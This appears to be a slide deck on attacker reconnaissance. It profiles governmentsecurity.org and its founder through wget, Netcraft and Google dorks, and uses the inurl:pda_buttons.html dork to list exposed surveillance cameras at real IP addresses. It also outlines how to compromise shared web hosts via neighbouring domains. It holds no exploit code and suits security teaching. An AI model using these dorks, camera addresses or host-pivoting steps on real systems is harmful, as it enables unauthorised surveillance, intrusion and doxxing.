
## Case Study I – governmentsecurity.org





# Profiling

## Case Study I – governmentsecurity.org



```
C:\> wget -m http://www.governmentsecurity.org
--20:07:46-- http://www.governmentsecurity.org/
           => `www.governmentsecurity.org/index.html'
Resolving www.governmentsecurity.org... 75.126.24.137
Connecting to www.governmentsecurity.org[75.126.24.137]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]

    [    <=>                ] 27,776      36.90K/s

Last-modified header missing -- time-stamps turned off.
20:07:47 (36.90 KB/s) - `www.governmentsecurity.org/index.html' saved [27776]

Loading robots.txt; please ignore errors.
--20:07:47-- http://www.governmentsecurity.org/robots.txt
           => `www.governmentsecurity.org/robots.txt'
Connecting to www.governmentsecurity.org[75.126.24.137]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2 [text/plain]

100%[=====>] 2      ---K/s

20:07:48 (1.95 KB/s) - `www.governmentsecurity.org/robots.txt' saved [2/2]
```



# Profiling

## Case Study I – governmentsecurity.org

Netcraft - Search Web by Domain - Mozilla Firefox

http://searchdns.netcraft.com/?host=governmentsecurity.org&position=limited&lookup=Wait..

NETCRAFT

Site Search

**Search Web by Domain**

Explore 6,534,940 web sites visited by users of the Netcraft Toolbar 29th October 2006

Search:    [search tips](#)

example: site contains .sco.com

**Results for governmentsecurity.org**

Found 3 sites

Site	Site Report	First seen	Netblock	OS
1. <a href="http://www.governmentsecurity.org">www.governmentsecurity.org</a>		November 2002	SoftLayer Technologies Inc.	Linux
2. <a href="http://forums.governmentsecurity.org">forums.governmentsecurity.org</a>		November 2003	Forona Technologies, L.L.C.	Linux
3. <a href="http://openssl.governmentsecurity.org">openssl.governmentsecurity.org</a>		August 2005	ThePlanet.com Internet Services, Inc.	Linux

COPYRIGHT © NETCRAFT LTD 2006

Done Tor Enabled

Start | | cmd.exe | Netcraft - ... | Untitled - N... | Netcraft - ... | 8:16 PM



# Profiling

## Case Study I – governmentsecurity.org



Site report for www.governmentsecurity.org			
Site	<a href="http://www.governmentsecurity.org">http://www.governmentsecurity.org</a>	Last reboot	unknown  Uptime graph
Domain	<a href="http://governmentsecurity.org">governmentsecurity.org</a>	Netblock owner	SoftLayer Technologies Inc.
IP address	75.126.24.137	Site rank	7501
Country	US	Nameserver	ns1.quantumns.net
Date first seen	November 2002	DNS admin	root@governmentsecurity.org
Domain Registry	publicinterestregistry.net	Reverse DNS	75.126.24.137.clients.quantumns.net
Organisation	1 GSO Way, Matawan, 07747, United States	Nameserver	Domains by Proxy, Inc.
Organisation		Organisation	
Check another site:	<input type="text"/>		

Hosting History				
Netblock Owner	IP address	OS	Web Server	Last changed
SoftLayer Technologies Inc. 1950 N Stemmons Freeway Dallas TX US 75207	75.126.24.137	Linux	Apache/1.3.37 Unix mod_ssl/2.8.28 OpenSSL/0.9.7a mod_perl/1.29 FrontPage/5.0.2.2510	7-Sep-2006
SoftLayer Technologies Inc. 1950 N Stemmons Freeway Dallas TX US 75207	75.126.24.137	Linux	Apache/1.3.37 Unix mod_ssl/2.8.28 OpenSSL/0.9.7a mod_perl/1.29 FrontPage/5.0.2.2510	6-Sep-2006
ThePlanet.com Internet Services	70.86.132.42	Linux	unknown	5-Sep-2006
ThePlanet.com Internet Services	70.86.132.42	Linux	Apache/1.3.34 Unix mod_auth_passthrough/1.8 mod_bwlimited/1.4 mod_log_bytes/1.2 mod_ssl/2.8.25 OpenSSL/0.9.7a	29-Aug-2006
ThePlanet.com Internet Services	70.86.132.42	Linux	Apache 3 - HOSTMerit	22-Aug-2006
ThePlanet.com Internet Services	70.86.132.42	Linux	Apache/1.3.34 Unix mod_auth_passthrough/1.8 mod_log_bytes/1.2 mod_perl/2.0.25 OpenSSL/0.9.7a	14-Aug-2006

# Profiling

inurl:governmentsecurity.org rootkit - Google Search - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://www.google.com/search?hl=en&lr=ε Go .lp for the widow's"\*

Slashdot | Internet Ga... inurl:governmentse... link:governmentsecurit... intitle:governmentsecu...

Sign in

Google Web Images Video News Maps more »

inurl:governmentsecurity.org rootkit Search Advanced Search Preferences

Web Results 1 - 3 of about 796 for inurl:governmentsecurity.org rootkit. (0.15 seconds)


GovernmentSecurity.org > [Rootkit Detector](#)  
 ROOTKIT FOUND - HACKER DEFENDER (http://rootkit.host.sk) ... isnt that rootkit detected by that guy who made kaht? ch0pper. Oct 20 2003, 12:24 PM ...  
[www.governmentsecurity.org/forum/lofiversion/index.php/t3528.html](http://www.governmentsecurity.org/forum/lofiversion/index.php/t3528.html) - 8k -  
 Cached - [Similar pages](#)

GovernmentSecurity.org > [Rootkit Tcp Connections](#)  
 As hxdef rootkit doesn't work with this method and I tried afx rootkit but it ... I don't arrived to find a good rootkit to hide their connections sad.gif ...  
[www.governmentsecurity.org/forum/lofiversion/index.php/t7855.html](http://www.governmentsecurity.org/forum/lofiversion/index.php/t7855.html) - 5k -  
 Cached - [Similar pages](#)  
 [ [More results from www.governmentsecurity.org](#) ]

Governmentsecurity.org - [Wikipedia, the free encyclopedia](#)  
 Since several trojan and rootkit authors, including holy father of Hacker Defender (hxdef) fame, had accounts and updates on GSO, becoming a full member ...  
[en.wikipedia.org/wiki/Governmentsecurity.org](http://en.wikipedia.org/wiki/Governmentsecurity.org) - 23k - Cached - [Similar pages](#)

Waiting for images.slashdot.org... Tor Disabled

# Profiling



GovernmentSecurity.org - Wikipedia, the free encyclopedia - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

W http://en.wikipedia.org/wiki/GovernmentSecurity.org Go G...ntsecurity.org blake

Slashdot ... inurl:gov... link:gove... Governm... Blake - Vi... Kenny - ... OneNigh... governm... Blake - Vi... W Govern...

## Origin [edit]

At its inception, Blake Weidman (Online Alias: Blake; Formally known as GSecur), a network security consultant, primarily used the website as a "dump site" to store files, tools, and other odd and ends. It remained this way for nearly a year, when he decided to setup a home page and create a security portal that could be used by others.

The original orange layout was abandoned in late February of 2003 for a more favorable grey-blue, and has remained relatively unchanged since. The number of users frequenting the site at this point, began to take off. From a scant 9 registered members in February to over 1,000 in August, it was clear that the topic of IT security was becoming more and more important.


Much of the increase in membership was due to GovernmentSecurity changing focus from a news portal to a hardened IT security forum. Two users from Security-Forums.com, ComSec and dissolutions, resigned as moderator and privileged members and left to help assist GSecur in the development of the forums and site.

## Growth [edit]

Credit also should be given to the Blaster/Nachi worm and RPC vulnerability here for its role in drumming up interest. Most of the information on the vulnerability was available first on GSO, and security gurus were testing compiles of exploits and reverse-engineering the Microsoft patches within weeks of its release. After Google had indexed this, a wave of new individuals came to the site to find out more and help out when the next version of the RPC vulnerability came out in early October. By the end of the month, GSO was 11,500 strong and still growing rapidly. A purging of the database occurred in November 2003 to remove inactive accounts or those who had only posted a few times.

In February 2004, much ado focused on the anonymous release of the windows source code. Many of the new users were simply posting "thnx" in replies to exploit information in order to bump their post count to the much-needed 50 posts to become a full member and get access to the downloads. A tactic of "vulturing", or posting a short phrase or one-line response to a topic that was 3 months old or older became commonplace to hit that quota. Many of these users were outright banned.

# Profiling



# Profiling

Blake - Viewing Profile - Mozilla Firefox


File Edit View Go Bookmarks Tools Help

http://66.102.7.104/search?q=cache:3nFieC4X2oYJ:www.governmentsecurity.org/forum/index

Slashdot ... inurl:gov... link:gove... Governm... Blake - Vi... Kenny - ... OneNigh... governm... Blake - ... Governm...

**Profile**

Personal Photo



Rating

Options

Options

Personal Statement

*Blake doesn't have a personal statement currently.*

Personal Info

**Blake**

26 years old

Gender Not Set

Location Unknown

Born 4/30/1980



Statistics

Joined: 24-September 02

Profile Views: 0\*

Last Seen: 20 Oct

**Blake Admin**

Topics Posts Comments Friends

**My Content**

**Last Visitors**

**meep**  
Yesterday, 06:19 PM

**kuza55**  
Yesterday, 06:13 AM

**Stephen**  
Yesterday, 06:07 AM

**Dennis**  
Yesterday, 03:35 AM

**Comments**

Other users have left no comments for **Blake**.

**Friends**

**aladin168**  
5 posts  
Active: 13 May 2006

**Travis**  
1978 posts  
Active: Yesterday, 03:19 PM

**Rigpa**  
156 posts  
Active: 29 Jan 2005

Done Tor Disabled







# Fun With Video

- Understand the directory layout of different camera capture systems
- Search them for unprotected files on the web
- Monitor video feeds and modify camera settings



inurl:pda\_buttons.html - Google Search - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.google.com/search?q=inurl%3Apda\_buttons.html&ie=utf-8&oe=utf-8&aq=t&rls=or

Search - Gr... paycheck b... goal.jpg (JP... rinbot + off... Talkative bo... Rinbot / Del... video survei... inurl:index... inurl:p... x

Web Images Videos Maps News Shopping Gmail more

mvalsmith@gmail.com | Settings | Sign out

**Google** inurl:pda\_buttons.html Search SafeSearch off

About 117 results (0.35 seconds) Advanced search

**Everything**  
More  
Show search tools

**MOBOTIX PDA-Seiten** ☆  
Speak IP · IR-LEDs 5s ON · UC Event · Leds Blink · Leds OFF · Leds Default · IR-LEDs ON · IR-LEDs OFF · Leds ON · Zeitanzeige · Sound · Acknowledge ...  
128.176.146.244/pda/pda\_buttons.html?Restart%20Actions

**MOBOTIX PDA-Seiten** ☆  
Speak IP · IR-LEDs 5s ON · UC Event · p5 · rechts · p1 · Leds OFF · Leds Default · IR-LEDs ON · runter · IR-LEDs OFF · Leds ON · P5 speichern · Sound ...  
217.91.114.181/pda/pda\_buttons.html?Zeitanzeige - Cached

**MOBOTIX for PDAs** ☆  
P01 Softbuttons. Select softbutton. 1280x960, 160x120, 1x Zoom, 2x Zoom, 320x240, 4x Zoom, 640x480, Acknowledge, Actions disable, Actions enable, Center Pan ...  
82.76.223.96:40001/control/pda\_buttons.html?p\_size=m... - Cached


**MOBOTIX for PDAs** ☆  
Speak IP · UC Event · Leds Blink · Leds OFF · Leds Default · Leds ON · Zeitanzeige · Sound · Acknowledge · Restart Actions · Signal High · Signal Low.  
79.5.151.145/pda/pda\_buttons.html?Sound - Cached

**MOBOTIX for PDAs** ☆  
manu-webcam-180 Softbuttons. Select softbutton. 1280x960, 160x120, 1x Zoom, 2x Zoom, 320x240, 4x Zoom, 640x480, Acknowledge, Actions disable, Actions enable ...  
62.202.38.129:8889/control/pda\_buttons.html?p\_size=s&p\_evt...

**MOBOTIX for PDAs** ☆  
85.114.38.98:8005/control/pda\_buttons.html?p\_size=&p\_evt...p...

**MOBOTIX PDA-Seiten** ☆  
KAMERA1 Softbuttons.  
p4fdd6056.dip.t-dialin.net/pda/pda\_buttons.html?p\_size... - Cached

**MOBOTIX PDA-Seiten** ☆  
UC Event · Leds Blink · Leds OFF · Leds Default · Leds ON · Zeitanzeige · Sound · Acknowledge · IP-Adresse ansagen · Restart Actions ...  
tech-soft.tobit.net:16802/pda/pda\_buttons.html?Sound - Cached



Arena Camera - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://76.193.13.14:1081/home/homeJ.html


Control Capture Trigger Setting Home RealShot

SONY Network Camera SNC-RZ30N

Frame rate: 4 FPS

View size: Auto

2009-05-25 Mon 13:27:43



Network Camera aipark-A - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://211.18.192.148/ViewerFrame?Mode=Motion&Language=1

"Live view - / - AXIS" + site:.ru - Goog... inurl:/home/homeJ.html - Google Search Network Camera 映像監視

禁止 aipark-A

パン/チルト

Scan

ズーム

フォーカス

AF

プリセット

1 2 3 4  
5 6 7 8

明るさ

- 標準 +

解像度

\* 640x480  
320x240  
160x120

画質

画質優先  
\* 標準  
動き優先

表示サイズ

x1.0 x1.5

一時保存画像

4 frames/sec, received 33681 bytes/sec ...

Find: Next Previous Highlight all Match case

# LAB: Targeting a real ISP

- Identify CARI.net internal resources
  - Fingerprint the mail services
  - Find internal-only web services
    - Web server and OS versions
    - Useful robots.txt
  - Identify users and employees
    - Posts by Cari employees to newsgroups
  - IP addresses

# Profiling

## Private and Commercial Databases

- If the attacker is well-funded, this process is easy
  - Lexus-Nexus, ChoicePoint, other sources
  - Pay State agencies for record access
  - Obtain a 50-state search via legal services
- Resourceful attackers build their own databases
  - Monitor public sources over a long period of time
  - Build up a list of potential victims and useful info
  - Scrape social networking sites, job postings, etc



# Web Host Trusts

- Targeting domain hosts
  - Often all you have is target's domain name
  - Domain name sits on a commercial web host (not the targets actual internal network)
  - Assuming rules of engagement allow; attacking these hosts can provide interesting trusts





# Web Host Trusts

- Web hosts usually have many domains, not just your targets
- These domains may have vulnerabilities even if your target does not
- Enumerating “neighbor” domains can often find these vulns
- Access to the web server, even through a different domain, can still give you access to the target



# Web Host Trusts

- How to target a web host
  - Get the IP of the domain
  - Get all the domain names hosted on the IP
  - Harvest all the *robots.txt* files on all domains
  - Google for:
    - site:domain + filetype:cgi,pl,asp,php, etc.
    - Look for potential vulnerabilities

# Web Host Trusts

- How to target a web host cont.
  - Try to gather as much info about the web server as possible
    - Look for web apps / SQLerrors that leak info such as path names, source repositories, software versions
  - Identify vulnerabilities in CMS, db apps, cgis
    - Especially useful are file inclusion bugs
  - Build a local mock up you can play with matching the target (don't dirty their logs)
  - Penetrate the server via a practiced vuln



# Web Host Trusts

- Once on the server use the info you have
- Find the targets directory structure
- Find the web logs
  - Identify potential target home IP's
  - Gather browser user-agent intel
  - See what pages target frequents
- Look for application source that can be modified
- Look for useful data / databases



# Exploiting Web Host Trusts

- How to target a web host cont.
  - Try to gather as much info about the web server as possible
    - Look for web apps / SQLerrors that leak info such as path names, source repositories, software versions
  - Identify vulnerabilities in CMS, db apps, cgis
    - Joomla, fckeditor, phpbb, bitrix, wordpress, drupal
    - Especially useful are file inclusion bugs
    - Many of these libraries have file upload functions
  - Build a local mock up you can play with matching the target (don't dirty their logs)
  - Penetrate the server via a practiced vuln

sql error + site:gov.cn - Google Search - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.google.com/search?hl=en&safe=off&client=firefox-a&rls=org.mozilla%3Aen-US%

